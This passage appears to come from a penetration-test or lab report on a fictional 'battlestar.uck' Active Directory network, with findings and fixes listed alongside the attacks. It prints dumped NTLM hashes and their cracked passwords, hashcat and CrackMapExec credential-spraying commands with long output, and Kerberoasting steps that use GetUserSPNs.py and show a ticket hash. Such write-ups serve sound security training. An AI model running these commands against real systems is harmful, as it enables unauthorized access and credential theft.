kara:1001:aad3b435b51404eeaad3b435b51404ee:c6b4b590dddfa35fa98ae59934b2366f:::
Lee:1002:aad3b435b51404eeaad3b435b51404ee:e2c1c1d46ca9b797957f4bcff2b10ee3:::
starbuck2:1003:aad3b435b51404eeaad3b435b51404ee:2e5945d428fcd3b9e66ca3e488c95d0f:::
```

The tester then was able to break the hashes via HashCat. Rockyou wordlist was decided to be the appropriate list for this use case.

```
hashcat -m 1000 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt
```



X-NULL

```
Host memory required for this attack: 3 MB
VIPER Data

Dictionary cache built:

do+ * Filename...: /usr/share/wordlists/rockyou.txt
* Passwords...: 14344392
* Bytes.....: 139921507
* Keyspace...: 14344385
* Runtime...: 0 secs

7100a909c7ff05b266af3c42ec058c33:Password01

2e5945d428fcd3b9e66ca3e488c95d0f:@ng3l
Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down
```

The tester was able to obtain the hashes for the administrator account in the domain & the user account starbuck2.

Username	NTLM Hashes	Password
Administrator / Administrator01	7100a909c7ff05b266af3c42ec058c33	Password01
starbuck2	2e5945d428fcd3b9e66ca3e488c95d0f	@ng3l
Lee	e2c1c1d46ca9b797957f4bcff2b10ee3	daddyissues


The full MimiKatz dump information can be found below.




VIPER MimiKatz
Dump.txt

4.1.5 Viper machine Artifacts

Guy.txt




The tester found that this artifact was Encrypted in JSFUCK. The tell sign was only six characters being used: `[]()!+=}`




Upon decoding – it read “Listen, I'm not even supposed to BE here. I'm just Crewman #6. I'm expendable. I'm the guy in the episode who dies to prove that the situation is serious! I gotta get out of here.”

Easy.txt




This was Encrypted in Morse code.




Deciphered it read – IFOUND OXYGEN AND WATER IN THE RAIDER

Medium.txt.txt



This is bacons cipher. Decoded it read "FRAKKINTOASTERS"





Hard.txt

```
hard.txt.txt x
1 our encryption has been broken. commsec is compromised. opsec on a new method is our only option.
2 switching streams
```



4.2 Target #2 Engineering/Raptor – 10.16.32.10

4.2.1 Initial Access –

Initial access was gained through SMB by performing a successful credential spraying attack using leaked credentials, allowing authentication as the user ctyrol.

Vulnerability Explanation: The SMB service on the host (10.16.32.10) accepted NTLM authentication without rate-limiting or account lockout mechanisms. A valid username and password combination was discovered through credential spraying using leaked credentials from previous data breaches formulated into wordlists. This allowed authentication over SMB and enabled lateral movement depending on the user's access level.

Vulnerability Fix: Implement account lockout policies after a set number of failed login attempts. Enforce the use of complex, unique passwords that are not susceptible to brute-force attacks or publicly available wordlists. Consider disabling SMBv1 and requiring SMB signing to harden authentication.

Severity: High

Steps to reproduce the attack: Username and password list were formulated with leaked credentials. crackmapexec smb 10.16.32.10 -u users.txt -p pass.txt --continue-on-success was ran and the user account ctyrol:kallisti was found.

4.2.2 Service Enumeration

A service scan on the target revealed the following open ports:

Port Scan Results

IP Address	Ports Open
10.16.32.10	TCP: 135,139,445,3389

4.2.3 Initial Access walkthrough

Through the testers darkweb searches, he found some credentials that were used in breaches with the email addresses of @battlestar.uck. The usernames appeared to be first initial followed by last name (flast@battlestar.uck) along with the discovered passwords.

Crackmapexec was then used to spray the credentials.

```

SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\svalerii.dir@15 STATUS_LOGON_FAILURE
[*] ioannis@parrot[-] (~\Desktop)
[*] $crackmapexec smb 10.16.32.10 -u users.txt -p pass.txt --continue-on-success
SMB 10.16.32.10 445 ENGINEERING [*] Windows 10 Pro 10240 x64 (name:ENGINEERING) (domain:battlestar.uck) (signing:False) (SMBv1:True)
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\kthrace:galaxian STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\bgarner:galaxian STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\bsocinus:galaxian STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\ctyrol:galaxian STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\fgaeta:galaxian STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\gbaltar:galaxian STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\gtyrol:galaxian STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\hcain:galaxian STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\jfsk:galaxian STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\kshaw:galaxian STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\ladama:galaxian STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\lwadama:galaxian STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\stigh:galaxian STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\swadama:galaxian STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\administrator:galaxian STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\quest:galaxian STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\kthrace:galaga STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\bgarner:galaga STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\bsocinus:galaga STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\ctyrol:galaga STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\fgaeta:galaga STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\gbaltar:galaga STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\gtyrol:galaga STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\hcain:galaga STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\jfsk:galaga STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\kshaw:galaga STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\ladama:galaga STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\lwadama:galaga STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\stigh:galaga STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\swadama:galaga STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\administrator:galaga STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\quest:galaga STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\kthrace:pegusi STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\bgarner:pegusi STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\bsocinus:pegusi STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\ctyrol:pegusi STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\fgaeta:pegusi STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\gbaltar:pegusi STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\gtyrol:pegusi STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\hcain:pegusi STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\jfsk:pegusi STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\kshaw:pegusi STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\ladama:pegusi STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\lwadama:pegusi STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\stigh:pegusi STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\swadama:pegusi STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\administrator:pegusi STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\quest:pegusi STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\kthrace:Pegasus STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\bgarner:Pegasus STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\bsocinus:Pegasus STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\ctyrol:Pegasus STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\fgaeta:Pegasus STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\gbaltar:Pegasus STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\gtyrol:Pegasus STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\hcain:Pegasus STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\jfsk:Pegasus STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\kshaw:Pegasus STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\ladama:Pegasus STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\lwadama:Pegasus STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\stigh:Pegasus STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\swadama:Pegasus STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\administrator:Pegasus STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\quest:Pegasus STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\kthrace:kallisti STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\bgarner:kallisti STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\bsocinus:kallisti STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\ctyrol:kallisti
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\fgaeta:kallisti STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\gbaltar:kallisti STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\gtyrol:kallisti STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\hcain:kallisti STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\jfsk:kallisti STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\kshaw:kallisti STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\ladama:kallisti STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\lwadama:kallisti STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\stigh:kallisti STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\swadama:kallisti STATUS_LOGON_FAILURE
SMB 10.16.32.10 445 ENGINEERING [-] battlestar.uck\svalerii:kallisti STATUS_LOGON_FAILURE

```



```
$ crackmapexec smb 10.16.32.10 -u users.txt -p pass.txt --continue-on-success
```

SMB	10.16.32.10	445	ENGINEERING	[-]	battlestar.uck\guest:Pegasus STATUS_LOGON_FAILURE
SMB	10.16.32.10	445	ENGINEERING	[-]	battlestar.uck\kthrace:kallisti STATUS_LOGON_FAILURE
SMB	10.16.32.10	445	ENGINEERING	[-]	battlestar.uck\bgarner:kallisti STATUS_LOGON_FAILURE
SMB URE	10.16.32.10	445	ENGINEERING	[-]	battlestar.uck\bsocinus:kallisti STATUS_LOGON_FAIL-
SMB	10.16.32.10	445	ENGINEERING	[+]	battlestar.uck\ctyrol:kallisti
SMB	10.16.32.10	445	ENGINEERING	[-]	battlestar.uck\fgaeta:kallisti STATUS_LOGON_FAILURE
SMB	10.16.32.10	445	ENGINEERING	[-]	battlestar.uck\gbaltar:kallisti STATUS_LOGON_FAILURE
SMB	10.16.32.10	445	ENGINEERING	[-]	battlestar.uck\gtyrol:kallisti STATUS_LOGON_FAILURE
SMB	10.16.32.10	445	ENGINEERING	[-]	battlestar.uck\hcain:kallisti STATUS_LOGON_FAILURE

battlestar.uck\ctyrol:kallisti was a success and the tester was able to log into the machine with this information.



4.2.4 Post exploitation

Now that the foothold was established the tester began the recon in an attempt to start the privilege escalation phase.

```
C:\Users\ctyrol> whoami /groups
C:\Users\ctyrol> whoami /priv
C:\Users\ctyrol> net user ctyrol
C:\Users\ctyrol> systeminfo
```


It was confirmed that the user account ctyrol held only local privileges on the host and did not possess any meaningful access within the domain. Following this discovery, the tester pivoted to the primary Domain Controller BS75 (10.16.32.1). There, privilege escalation was successfully achieved, and a new domain administrator account named pwned was created. Using this elevated account, the tester returned to the this host and conducted a comprehensive audit of the system.




Engineering
LocalRecon_2025042

4.2.5 Engineering/Raptor Artifacts

The artifacts were then recovered from the machine.



medium.bmp





X-NULL

Hard.txt.txt

```
Hard.txt.txt - Notepad
File Edit Format View Help
My fear is 20 copies of me.
let their hate be 100 fold.
put their hate over my fear into the future.
put my fear of their hate into the future.
put the future of my fear into their hate.
scream the future over my fear.
put my fear of the future into this sacrifice.
whisper this sacrifice of my fear.

answer: "what is the sacrifice of my fear?"
```



5 Active Directory Set

5.1 Domain Controller BS75 – 10.16.32.75

5.1.1 Initial Access –

Kerberoasting attack with Impacket's GetUserSPNs.py, which extracted service ticket hashes for accounts with SPNs.

Vulnerability Explanation: Service accounts with SPNs are vulnerable to Kerberoasting if they allow Kerberos TGS requests. When these tickets are encrypted with the account's NTLM hash, an attacker can request and brute-force them offline without alerting the system.

Vulnerability Fix: Make sure service accounts use strong, complex passwords and rotate them regularly. Where possible, remove unnecessary SPNs or use Group Managed Service Accounts to avoid password-based SPNs altogether.

Severity: High

Steps to reproduce the attack: Enumerate SPNs using GetUserSPNs.py domain/user:pass -request -dc-ip <DC-IP>, Extract TGS tickets in hash format (\$krb5tgs\$23\$...), use Hashcat with appropriate mode (13100) to crack the tickets, Log in using the cracked credentials to gain interactive shell/domain access.

5.1.2 Service Enumeration

Port Scan Results

IP Address	Ports Open
10.16.32.75	TCP: 88, 135, 389/636 , 139/445, 5985, 3268



```
[ioannis@parrot]~$ sudo nmap -sC -sV -p 88,135,139,445,389,636,3268,3269,5985,9389,464,593,53 -Pn 10.16.32.75 -oA dc-enum
[sudo] password for ioannis:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-19 20:01 EDT
Nmap scan report for 10.16.32.75
Host is up (0.00038s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-04-20 00:02:06Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: battlestar.uck0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2019 Datacenter 17763 microsoft-ds (workgroup: BATTLESTAR)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: battlestar.uck0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-rmfm      .NET Message Framing
MAC Address: 00:0C:29:38:07:3D (VMware)
Service Info: Host: GALACTICA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: required
|_ clock-skew: mean: 1h19m59s, deviation: 2h18m33s, median: 0s
|_ smb-os-discovery:
|   OS: Windows Server 2019 Datacenter 17763 (Windows Server 2019 Datacenter 6.3)
|   Computer name: Galactica
|   NetBIOS computer name: GALACTICA\X00
```

The scan against 10.16.32.75 (hostname GALACTICA) confirmed that it was the Domain Controller and running Windows Server 2019 Datacenter and serves the Active Directory domain BATTLESTAR.UCK. The tester found a wide range of ports open including Kerberos (88), LDAP (389, 636, 3268), SMB (445), RPC (135, 593), and WinRM (5985). Point of interest was in Kerberos and LDAPS being open enables AS-REP roasting and Kerberoasting, while SMB allows guest access, meaning usernames and shares might be enumerated even without credentials. The clock skew of over an hour was also to be noted.

5.1.3 Initial Access Walkthrough

The tester proceeded to execute GetUserSPNs.py from the Impacket suite, which harvested encrypted Kerberos service tickets associated with specific domain accounts. This enabled the extraction of service account password hashes for offline cracking — allowing the tester to attempt password recovery without triggering any alerts on the target system.



X-NULL

```
(venv-impacket)-(kali@kali)-[~/impacket/examples]
$ python3 GetUserSPNs.py battlestar.uck/ctyrol:kallisti -dc-ip 10.16.32.75 -request
Impacket v0.13.0.dev0+20250422.104055.27bebb13 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon      Delegation
-----
HTTP/pegasus.battlestar.uck:80      tsong
HTTP/galactica.battlestar.uck:443    angel      CN=Administrators,CN=Builtin,DC=battlestar,DC=uck      2025-04-01 02:42:38,722524      <never>

[-] CCache file is not found. Skipping...
$krb5tgt$23*$tsong$BATTLESTAR.UCK$battlestar.uck/tsong*$1f2dde5ed49a2ce2fb08da2a8ab807cf$0b082e36f31e6b56efaedcf56e1166a0c04012ec8054d9271d876c16beeb03d8c880ab9af0cd
fbac8f7ddba5049d1af5287ebb8ebe367ed1633974bd763abd685b3dde14a84a6c2b3f40ac72fbd77102e78a875e60c7d883025e97b0255acee04ae1bb2222acaa39c40742bdd022649ed2a6fa8541347da63
233c996df7faafcd8dec5a1f7ee9377d47208be6c72cfe6ba3445550937b91e788b998bcb0d325c5f8abc528a76b6428105cf56ef0949187ff3fc65a96a6df4d2b9a1483b994f8da52c48dd13f263ea49a851f
01a4aa99c04be1260a31f4523223cf810d5b4540e37e48d765fef96ae818d15b38e675fe81f4cad66289ca68b786810d2282857a08739b8c78605f907a183b793f72c2a7247c443e7e6bc6730a72ca2d49ac8d
52983f54e1498f261c9f1e6ce437249546e4266d2057036ee2fa51e3d9e049d1dbe26ef5cbef25ad059f0e6571ab7e5e44e10cbfb056d2adf3347878db436e76db1562bb1eeac6b308dec1cd5f154d0626e430
f4341bb9a6e9d4def648978bcf71d3beaafbf1f0a19956de72afe02a62bb89b5389a2bc9179897716c99a30d3fdf14051cce172667ad8c53cf9f2343adc32e28ca9a1b6ea79971bfc985c026a68b1b1a7f9fd01
a0f50de5b5a928bf685716aa915f4f683e20479f02c279fca04a500a91925e01da0c34fb00a3cac6e3d66846bfc2c9be84b4d89815ab156b4235782911fc2758f163c5bbcb847e6f85a1b231f7e3e008398e
55cc4ebc6bfe799b374be75275e655d8c2ec6e5369b921a89e8d25934f806487f75fda6755137d793b7b8ed3dfa5c4d8ba0ea7bac2b971d756972396f7c4b781131aaa2be06acc87b84c1bd0a59b26a996
e6f37417d020d163842dbf6a916b776c862780aa71011bb21351c5e603b4d874b6291e9661c8b04149816b22f4915a07e996b0a70ca13e219679464cddb8c42700c03dfc2a4c8050dbf23e21212995fc4f3b63e
13fbfc7a26edec798db1b7bfcee6168cd35020dca10e069206fb9f73ca057eb49f784e82f45f17c4225294d56eb003933929e4fe5b7863fafb37935b0eaf9bfc7dc075322e9d48d5aef525b3b525dd934868
88fd45597c72e863649af992bf0129571f7a6ae56b88abca8b75829966cc924b045afdf85017341d0709373ff4d773a9f80aa9a8c8fe38b846ec1cc35f6ed9285d85df3ca3aeaddf1a51197a81e468993b91e10
